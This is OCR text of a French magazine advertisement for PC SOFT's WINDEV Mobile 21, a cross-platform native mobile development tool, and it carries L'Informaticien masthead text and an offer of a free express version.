
Mais aussi sur le web

Ou encore sur votre tablette

L'INFORMATICIEN
www.linformaticien.com

WINDEV
NOUVELLE VERSION MOBILE

DÉVELOPPEZ MOBILE NATIF. UN SEUL CODE SOURCE, TOUTES LES CIBLES.



VERSION EXPRESS GRATUITE
Téléchargez-la !
Version non limitée dans le temps

Développez vos applis «une seule fois»

WINDEV MOBILE 21 vous permet de développer des applis mobiles **natives** pour tous les systèmes.
Il suffit de recompiler le source pour obtenir des applis natives sous Android, sous iOS, sous Windows 10 Mobile, pour smartphones et tablettes...
Base de Données embarquée, Client/Serveur et Cloud incluse.

Vous disposez d'applications WINDEV? Recompilez-les pour mobile !

DÉVELOPPEZ 10 FOIS PLUS VITE

www.pcsoft.fr

Des centaines de témoignages sur le site
Dossier complet gratuit sur simple demande